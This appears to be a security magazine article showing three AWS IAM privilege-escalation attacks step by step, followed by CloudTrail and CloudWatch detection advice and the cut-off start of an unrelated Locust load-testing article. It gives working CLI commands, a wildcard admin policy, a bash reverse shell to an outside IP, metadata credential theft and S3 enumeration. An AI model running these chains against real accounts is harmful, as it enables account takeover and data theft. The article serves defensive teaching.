


Figure 1: The cloud permissions gap can be a combination of a misconfiguration and all permissions already assigned to a user.




Figure 2: Scenario 1: Creating a new policy version.

combination of this single misconfigured permission with all the others already owned by the user (Figure 1). Therefore, even a little misconfiguration might be a big deal for the entire account.

With that in mind, it's time to deep dive into real-world scenarios and take a closer look at three AWS misconfigurations to understand the huge effect they can have in your environment.

Scenario 1: Creating a New Policy Version

In this scenario, an attacker finds valid credentials on a pastebin data-sharing website and is able to access the cloud environment [5]. It turns out that the compromised user has the permission to create a new version of one of their IAM policies, which allows the attacker to define their own custom permissions and gain full administrator access to the AWS account (Figure 2).

The following commands let the attacker check information regarding the compromised user. In this case the attacker was able to log in to the cloud environment through the compromised user *mallory*:

```
$ aws sts get-caller-identity
$ aws iam list-attached-user-policies --user-name mallory
```

The first command reveals the user obtained the compromised username, and the second command looks at the policies attached to that user. Notice in Figure 3 that IAM_policy is attached. If you use the get-policy method,

```
$ aws iam get-policy --policy-arn arn:aws:iam::<ARN-TARGET>:policy/IAM_Policy
```

you can extract even more information. Checking the permissions granted by this policy with the command:

```
$ aws iam get-policy-version --policy-arn arn:aws:iam::<ARN-TARGET>:policy/IAM_Policy --version-id v1
```

you can see the attached iam:CreatePolicyVersion permissions (Figure 4). To update a managed policy by creating a new policy version the attacker can use the privilege, along with the following JSON file, to create a new policy version, updating the policy and adding the AdministratorAccess AWS managed role to get full access to the environment:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

```
Stefanos-MacBook-Pro:Downloads stefano$ aws iam list-attached-user-policies --user-name mallory
{
  "AttachedPolicies": [
    {
      "PolicyName": "IAM_Policy",
      "PolicyArn": "arn:aws:iam::7208[redacted]:policy/IAM_Policy"
    },
    {
      "PolicyName": "ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/ReadOnlyAccess"
    },
    {
      "PolicyName": "AmazonDevOpsGuruFullAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/AmazonDevOpsGuruFullAccess"
    }
  ]
}
```

Figure 3: Discovering attached policies.

```
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "VisualEditor0",
          "Effect": "Allow",
          "Action": "iam:CreatePolicyVersion",
          "Resource": "*"
        }
      ]
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2021-10-14T09:50:56+00:00"
  }
}
```

Figure 4: Discovering privileges.

When creating the new policy version, the attacker needs to set it as the default for it to take effect. To do so, they need to have the `iam:SetDefaultPolicyVersion` permission. However, when creating a new policy version, it is possible to use the `--set-as-default` flag that will automatically create it as the new default version without requiring the explicit permission.

Magic?!

To create a new policy and escalate the privilege [6] inside the environment to the administrator, the attacker can use the command:

```
$ aws iam create-policy-version \
  --policy-arn arn:aws:iam::<ARN-TARGET>: \
  policy/IAM_Policy \
  --policy-document file://privesc.json
```

```
--set-as-default
{
  "PolicyVersion": {
    "VersionId": "v2",
    "IsDefaultVersion": true,
    "CreateDate": \
      "2021-10-14T09:52:55+00:00"
  }
}
```

By checking the policy with `get-policy`, as before, you will see that the value in `defaultVersionId` has changed from "v1" to "v2". If you now check the permissions granted by the new policy version, you will see that the privileges were successfully escalated to the full access role, according to the JSON file listed earlier. As you can see in this real-world scenario, a user with a misconfigured IAM privilege (`iam:CreatePolicyVersion` in this

case) could lead an attacker to a total compromise of a cloud account, and potentially to other connected accounts.

Scenario 2: Updating AssumeRolePolicyDocument

In this scenario, an attacker is able to get valid AWS credentials to log in to the account by phishing an internal user [7]. The compromised user has misconfigured attached IAM policies, which lets the attacker edit the `AssumeRolePolicyDocument` of any existing role, which could range from minimal privileges to full control over Elastic Compute Clouds (EC2s) inside the account (Figure 5).

In this case, the compromised user is *operator*:

```
$ aws sts get-caller-identity
{
  "UserId": "AIDA2PVZYZWS3MXZKDH66",
  "Account": "7208<acct>",
  "Arn": "arn:aws:iam::<ARN-TARGET>: \
    user/operator"
}
```

The next step is to fish around to see whether the user is part of any groups. In this case, the user is found to be part of the *devOps* group:

```
$ aws iam list-groups-for-user \
  --user-name operator
{
  "Groups": [
    {
      "Path": "/",
      "GroupName": "devOps",

```




Figure 5: Phishing for valid AWS credentials.


```
Stefanos-MacBook-Pro:Downloads stefano$ aws iam list-attached-group-policies --group-name devOps
{
  "AttachedPolicies": [
    {
      "PolicyName": "assumeRole",
      "PolicyArn": "arn:aws:iam::7208[REDACTED]:policy/assumeRole"
    },
    {
      "PolicyName": "ReadOnlyAccess",
      "PolicyArn": "arn:aws:iam::aws:policy/ReadOnlyAccess"
    }
  ]
}
```

Figure 6: Checking attached policies.

```
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "VisualEditor0",
          "Effect": "Allow",
          "Action": "sts:AssumeRole",
          "Resource": "*"
        }
      ]
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2021-04-06T11:02:30+00:00"
  }
}
```

Figure 7: Checking group permissions.

```
...
}
]
}
```

During the information gathering phase, the attacker checks the attached policies,

```
$ aws iam list-attached-group-policies 2
--group-name devOps
```

and can see just one policy, AssumeRole, which looks interesting (Figure 6). The assumeRole policy attached to the group allows a user to assume all the roles (Figure 7):

```
$ aws iam get-policy-version 2
--policy-arn arn:aws:iam::<ARN-TARGET>:2
policy/assumeRole 2
--version-id v1
```

Checking inline policies, the compromised user also has IAM_Policy:

```
$ aws iam list-user-policies 2
--user-name operator
```

```
{
  "PolicyNames": [
    "IAM_Policy"
  ]
}
```

Understandably, the IAM permission is either misconfigured or just a permission that was granted for a specific task and not removed afterward.

Checking the actions contained in the policy,

```
$ aws iam get-user-policy 2
--policy-name IAM_policy 2
--user-name operator
```

you can see the attached iam:UpdateAssumeRolePolicy (Figure 8). With the discovered IAM permission, the user is able to:

- edit the role they can assume and
- elevate its privileges inside the account.

The command

```
{
  "UserName": "operator",
  "PolicyName": "IAM_Policy",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Sid": "VisualEditor0",
        "Effect": "Allow",
        "Action": "iam:UpdateAssumeRolePolicy",
        "Resource": "*"
      }
    ]
  }
}
```

Figure 8: Checking the policy actions.

```
{
  "Credentials": {
    "AccessKeyId": "A[REDACTED]3",
    "SecretAccessKey": "D[REDACTED]TP",
    "SessionToken": "IQoJb3JpZ2luX2VjELr////////wEaCXVzLWVhc3QtM
s/kLVi80zdKpsCCEIQAroMNzIwODcwNDI2MDIxIgxFJ+rCWvWfpXxEPloq+AGouda0S2PV
n+/cXdMprdoWdLr63Tyo1UBlkB1lWz/CogVviEXJKw3lh8xhe+K0BXwxj/xndpq9F0r5sa
1Y00KytKDY2MZJdFiBLz0sCgf2hhqCJh6bx8fPdZsqZ+aI9lUwD27omejd3i1l72KJ0hNI
5yUmU0AtMjBQWSH3cytfHy+JiNEipG57vFwJsOxjQhnxUijVYLWttXR00DYEVeE0IsThBJ
g==",
    "Expiration": "2021-10-14T10:12:55+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROA2PVZZYWS7B3GG3AQS:AWSCLI-Session",
    "Arn": "arn:aws:sts::7208[REDACTED]:assumed-role/dev-EC2Full/AWSCLI-Session"
  }
}
```

Figure 9: Temporary security credentials.

```
$ aws iam update-assume-role-policy --role-name dev-EC2Full --policy-document file://privesc.json
```

easily escalates the privileges. In the privesc.json file used in the command, the attacker added user ARN to the dev-EC2Full role trust policy:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::<ARN-TARGET>:user/operator"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

```
]
}
```

The attacker can now proceed, impersonating the new role with assume-role,

```
$ aws sts assume-role --role-arn "arn:aws:iam::<ARN-TARGET>:role/dev-EC2Full" --role-session-name AWSCLI-Session
```

which returns the temporary security credentials that can be used to access the cloud environment with the new role (Figure 9).

Surprise!?

By importing the new keys obtained locally and checking the currently logged-in user,

```
$ aws sts get-caller-identity
```

the attacker successfully escalated the privileges inside the environment (Figure 10). Of course, the information could be used to access all the policies, including AWS managed policies.

The attacker would now have full privileges over EC2s, with the chance to spawn instances.

In this real-world scenario, a user with a misconfigured iam:UpdateAssumeRolePolicy privilege could lead an attacker to full control over EC2 instances inside the cloud account. For an attacker, that means the chance to create new instances, destroy what is already in place, or both, causing serious damage to the company.

```
{
  "UserId": "AROA2PVZZYWS7B3GG3AQS:AWSCLI-Session",
  "Account": "7[REDACTED]1",
  "Arn": "arn:aws:sts::7[REDACTED]1:assumed-role/dev-EC2Full/AWSCLI-Session"
}
```

Figure 10: Successful escalated privileged using assume-role.




Figure 11: Phishing for privileges.


```
{
  "PolicyVersion": {
    "Document": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Sid": "VisualEditor0",
          "Effect": "Allow",
          "Action": [
            "iam:PassRole",
            "ec2:RunInstances"
          ],
          "Resource": "*"
        }
      ]
    },
    "VersionId": "v1",
    "IsDefaultVersion": true,
    "CreateDate": "2021-10-03T15:25:19+00:00"
  }
}
```

Figure 12: Discovering attached dev-Ops permissions.

Scenario 3: Creating EC2 Instances and Passing the Role

In this scenario, you can see how the combination of IAM and EC2 privileges could lead to an attacker escalating account privileges from zero to hero. The attacker is able to get valid AWS credentials from a spare phishing attack from a compromised cloud

user that has the permissions to run EC2 instances, as well as the ability to pass roles.

With those privileges, the adversary is able to escalate the privileges inside the account, run an EC2 instance, and exfiltrate information stored in a Simple Storage Service (S3) bucket (Figure 11).

The compromised user is part of a group called *devOps*:

```
$ aws iam list-groups-for-user 2
--user-name operator
{
  "Groups": [
    {
      "GroupName": "devOps",
      ...
    }
  ]
}
```

Checking the permissions attached to the group, you can see two attached policies: *dev-Ops* and *ReadOnlyAccess*:

```
$ aws iam list-attached-group-policies 2
--group-name devOps
{
  "AttachedPolicies": [
    {
      "PolicyName": "dev-Ops",
      ...
    },
    {
      "PolicyName": "ReadOnlyAccess",
      ...
    }
  ]
}
```

Focusing on the dev-Ops policy,

```
$ aws iam get-policy-version 2
--policy-arn arn:aws:iam::<ARN-TARGET>:2
```

```
"RoleName": "devOps-S3Full",
"RoleId": "ARO0A2PVZZYWSVNCZLGWIN",
"Arn": "arn:aws:iam::7[REDACTED]:role/devOps-S3Full",
"CreateDate": "2021-10-04T07:23:15+00:00",
"AssumeRolePolicyDocument": {
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
},
"Description": "Allows EC2 instances to call AWS services on your behalf.",
"MaxSessionDuration": 3600
```

Figure 13: Finding interesting roles.

```
[ec2-user@ip-10-0-0-38 ~]$ sudo nc -lvp 443
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 5.
Ncat: Connection from 3 :39964.
bash: cannot set terminal process group (1355): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-172-31-86-109:/# whoami
whoami
root
root@ip-172-31-86-109:/# hostname
hostname
ip-172-31-86-109
root@ip-172-31-86-109:/#
```

Figure 14: Getting full control.

```
policy/dev-Ops 2
--version-id v1
```

you can see it has the `iam:PassRole` and `ec2:RunInstances` permissions attached (Figure 12). The combination of these two privileges could let the misconfigured user create a new EC2 instance. Not only that, they will have operating system access to which they can pass an existing EC2 instance profile or service role.

The `run-instances` command

```
$ aws ec2 run-instances 2
--image-id ami-a4dc46db 2
--instance-type t2.micro 2
--iam-instance-profile 2
Name="devOps-S3Full" 2
--user-data file://revshell.sh
```

lets the user run a new instance along with other information gathered in the account. Note that it's possible to pass `--iam-instance-profile` directly during instance creation without having further permissions.

Looking through the available roles in the cloud account, the `devOps-S3Full` role looks interesting and Figure 13 can be used by the EC2 services. The `revshell.sh` script file opens a bash reverse shell [8] one way or another:

```
#!/bin/bash
bash -i >& /dev/tcp/107.21.43.88/443 0>&1
```

Note that to create the instance, the attacker doesn't require any SSH keys or a security group.

Once the machine is launched, the script is executed and the attacker is able to get a running shell on the machine with the root user (Figure 14). In this way, the attacker has full control over the machine to execute whatever they want.

As you have seen before when using the `PassRole` privilege, the user can pass whatever permission they want to the created machine. In this case, the attacker passes the `FullS3bucket` access to the instance and the `curl` command:

```
$ curl http://169.254.169.254/12021-07-15/2
```

```
meta-data/identity-credentials/ec2/2
security-credentials/ec2-instance
```

let the user extract the temporary credentials related to the role passed to the ec2 instance (Figure 15). As seen before, the attacker can import the temporary credentials and use them to log in to the cloud account with the role associated with the EC2 created before:

```
$ aws sts get-caller-identity
{
  "UserId": "<UserID>:<InstanceID>",
  "Account": "7208<accountID>",
  "Arn": "arn:aws:sts::7208<ARN-TARGET>:2
    assumed-role/devOps-S3Full/2
    <InstanceID>"
}
```

Once logged in, the adversary now has full control over the S3 bucket, with the chance to exfiltrate sensible information or destroy all the files found on the available bucket:

```
aws s3 ls
```

In this case, the attacker found interesting buckets containing credentials and other information related to the Kubernetes environment (Figure 16). Deleting those files might cause serious damage to the running environment.

In this attack scenario, you have seen how an attacker with a combination of two security misconfigurations was able to access the set of permissions that the instance profile and role has, which could

```
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
100 1318 100 1318    0     0  805k      0 --:--:-- --:--:-- --:--:-- 1287k
{
  "Code" : "Success",
  "LastUpdated" : "2021-10-04T13:23:13Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "A",
  "SecretAccessKey" : "v",
  "Token" : "IQoJb3JpZ2luX2VjEM7////////wEaCXVzLWVhc3QtMSJHMEUCIH
Dj3y/97Q325lj/yLWTAYKisDbbVR2Ww4iojV7tYNS6/ExEu3jnoGYOo8J2FTMP9JAan
TuG0P8jSU/j3ZqT6FF0sJwJkL7IeFZKrfxwlvrtDexKWvEwEStalV5cNnJMt8B0RJWt
/9nrCWK1TvfCaoorwHNy8wxvmv+i5Q08KvvRVtmT6WkvtMSAudDdd0Y2QXaUfjWaaR
"Expiration" : "2021-10-04T19:30:09Z"
```

Figure 15: Getting the temporary credentials \$ aws sts get-caller-identity.


```

Stefanos-MacBook-Pro:Downloads stefano$ aws s3 ls
2021-03-09 20:59:09 aws-cloudtrail-logs-720870426021-79bf3a58
2021-04-14 19:36:49 aws-cloudtrail-logs-720870426021-8a189df7
2021-07-08 15:54:05 bucket-evidences
2021-03-07 11:01:37 cert-prod
2021-04-08 17:20:21 config-bucket-720870426021
2021-03-03 11:23:35 copybucketlamda-bucket
2021-03-03 16:08:31 corpfunceasy-bucket
2021-03-03 19:57:26 credentialbucketdev
2021-03-07 11:02:22 credentials-prod
2021-03-04 01:20:48 kops-corp-prod1-com
2021-09-01 16:19:01 kops-east-corp-prod1-com
2021-06-10 08:50:33 kops-salesforce-prod-com
2021-10-06 12:35:10 kops-test-salesforce-prod-com
2021-03-03 12:55:57 s3webcontentfetch
2021-03-11 14:02:36 salesforce-scripts
2021-03-11 00:24:28 slack-backup
2021-03-31 14:24:04 sysdig-cloudvision-cloudtrailsta-cloudtrailbucket-kt82ktsz8z21
2021-03-31 14:23:57 sysdig-cloudvision-s3configbucket-8t4nfguht9vp

```

Figure 16: Getting S3 bucket information.

range from no privilege escalation to full administrator access of the AWS account.

Detecting IAM Security Misconfigurations

All the attacks shown were possible because of misconfigurations somewhere in the environment. The use cases shown might seem unlikely, but are you sure you have a clear picture and really know what permissions are applied in your environment? Even more important, how can you track and validate the changes applied?

Detecting Malicious Cloud Changes

Fortunately, when the attacker uses the privileges attached to the compromised user, they are going to leave very recognizable tracks. Also, when someone is performing changes in the infrastructure, it will leave tracks showing what action has been performed and over what type of service.

AWS provides strong capabilities to understand what is going on in the environment. CloudTrail [9] records actions taken by a user, a role, or an AWS service from the AWS Management Console, AWS CLI, and AWS SDKs and APIs. With this tool, you

can see the operator calling the `UpdateAssumeRolePolicy`, along with the target role and other context information (Figure 17).

With the use of another AWS feature, CloudWatch [10], it's possible to create alerts from CloudTrail events. In this case, Listing 1 creates an alert if someone enables the specified events.

Difficulties Detecting IAM Security Misconfigurations

Detecting attackers once they have successfully compromised a user is difficult because they aren't displaying malicious behavior per se.

Running instances or updating `AssumeRolePolicyDocument` are legitimate actions if done by the right people. How, then, can you know whether a user is really authorized to perform a specific action and proactively take measures before something bad happens?

To answer this question, you need to have a clear view of your environment and the application of security best practices. Best practices for cloud IAM come in handy when you need to assess the privileges attached to each user or group. For example, if you have applied the least privilege concept in your environment and see that the dev group has policies attached related to

```

{
  "eventVersion": "1.08",
  "userIdentity": {
    "type": "IAMUser",
    "principalId": "AIDA2PVZZYWS3MXZKDH66",
    "arn": "arn:aws:iam::[redacted]:user/operator",
    "accountId": "[redacted]",
    "accessKeyId": "[redacted]",
    "userName": "operator"
  },
  "eventTime": "2021-10-01T14:51:32Z",
  "eventSource": "iam.amazonaws.com",
  "eventName": "UpdateAssumeRolePolicy",
  "awsRegion": "us-east-1",

```

Figure 17: CloudTrail attacker trail.

Listing 1: Alerts for CloudWatch Events Filter

```
{ ( ($.eventSource = "iam.amazonaws.com") && (($.eventName = "Put*Policy") || ($.eventName = "Attach*") || ($.eventName = "Detach*") || ($.eventName = "Create*") || ($.eventName = "Update*") || ($.eventName = "Upload*") || ($.eventName = "Delete*") || ($.eventName = "Remove*") || ($.eventName = "Set*")) ) }

{ ( ($.eventSource = "iam.amazonaws.com") && (($.eventName = "Add*") || ($.eventName = "Attach*") || ($.eventName = "Change*") || ($.eventName = "Create*") || ($.eventName = "Deactivate*") || ($.eventName = "Delete*") || ($.eventName = "Detach*") || ($.eventName = "Enable*") || ($.eventName = "Put*") || ($.eventName = "Remove*") || ($.eventName = "Set*") || ($.eventName = "Update*") || ($.eventName = "Upload*")) ) }
```

IAM, you can easily understand that something wrong is in place for this specific group.

However, applying best practices isn't enough. To be sure to enforce best practices and proactively take remediation action, you need to know what is in place in your environment. Of course, it's not that easy to have a nice, clear picture of which policies and roles are applied to a group, user, or service account. You have to rely on security tools that continuously monitor for anomalous activity in the cloud and can generate security events from there. In the case of AWS, you can gather traces from CloudTrail events, among other sources. With the right tools, you can easily assess and strengthen your cloud security.

Conclusion

The real-life scenario attacks presented in this article show how it's possible for an adversary to use IAM

security misconfigurations to gain high privileges inside a cloud environment. Such attacks can start with valid credentials found online or obtained by tricking users in a phishing attack and can proceed with further privilege escalation to take control of an account.

By leveraging AWS features such as CloudTrail and CloudWatch, among others, it's possible to get alerts when changes are applied in your environment, triggering automatic responses. ■

Info

- [1] Cloud lateral movement: [\[https://sysdig.com/blog/lateral-movement-cloud-containers/\]](https://sysdig.com/blog/lateral-movement-cloud-containers/)
- [2] Crypto miner attacks: [\[https://sysdig.com/blog/crypto-sysrv-hello-wordpress/\]](https://sysdig.com/blog/crypto-sysrv-hello-wordpress/)
- [3] IAM security best practices: [\[https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html\]](https://docs.aws.amazon.com/IAM/latest/UserGuide/best-practices.html)
- [4] Principle of least privilege: [\[https://csrc.nist.gov/glossary/term/principle_of_least_privilege\]](https://csrc.nist.gov/glossary/term/principle_of_least_privilege)

- [5] Valid cloud accounts: [\[https://attack.mitre.org/techniques/T1078/004/\]](https://attack.mitre.org/techniques/T1078/004/)
- [6] Group policy modification: [\[https://attack.mitre.org/techniques/T1484/001/\]](https://attack.mitre.org/techniques/T1484/001/)
- [7] Phishing: [\[https://attack.mitre.org/techniques/T1566/\]](https://attack.mitre.org/techniques/T1566/)
- [8] Reverse shell: [\[https://sysdig.com/blog/reverse-shell-falco-sysdig-secure/\]](https://sysdig.com/blog/reverse-shell-falco-sysdig-secure/)
- [9] CloudTrail: [\[https://docs.aws.amazon.com/cloudtrail/index.html\]](https://docs.aws.amazon.com/cloudtrail/index.html)
- [10] CloudWatch: [\[https://docs.aws.amazon.com/cloudwatch/index.html\]](https://docs.aws.amazon.com/cloudwatch/index.html)

Author

Stefano Chierici is a security researcher at Sysdig, where his research focuses on defending containerized and cloud environments from attacks ranging from web to kernel. Stefano is a contributor to Falco, an incubation-level Cloud Native Computing Foundation (CNCF) project. He studied cyber security in Italy, and before joining Sysdig, he was a pen tester, a security engineer, and a red team member. In 2019, he obtained the Offensive Security Certified Professional (OSCP) Certification.

Load testing with Locust

Swarming

The Locust load test tool assesses the resiliency of your infrastructure to help you determine whether it can withstand a flood of requests. By Matthias Wübbeling

Availability is one of the three most prominent protection goals of IT security. In contrast to encryption and integrity, both of which can be ensured with cryptographic processes, availability is often ensured by access control and redundancy. However, access control in particular is rather difficult for resources that are basically publicly accessible.

To be prepared for emergencies, it is important to determine the performance of your systems to give you reliable figures on how many requests your services can handle well and at what point an overload situation will occur. In this article, I introduce you to Locust [1], a powerful tool that can simulate an incredibly large number of users.

The Right Time

Of course, you should not run a stress test against a production system, if possible. Therefore, a good idea is to run a shadow system with the same resources, connections, and software versions as the production system. If you do not yet have a shadow system, you can also test recovery from current backups when you create them. At best, this option will give you a running system in a short time and

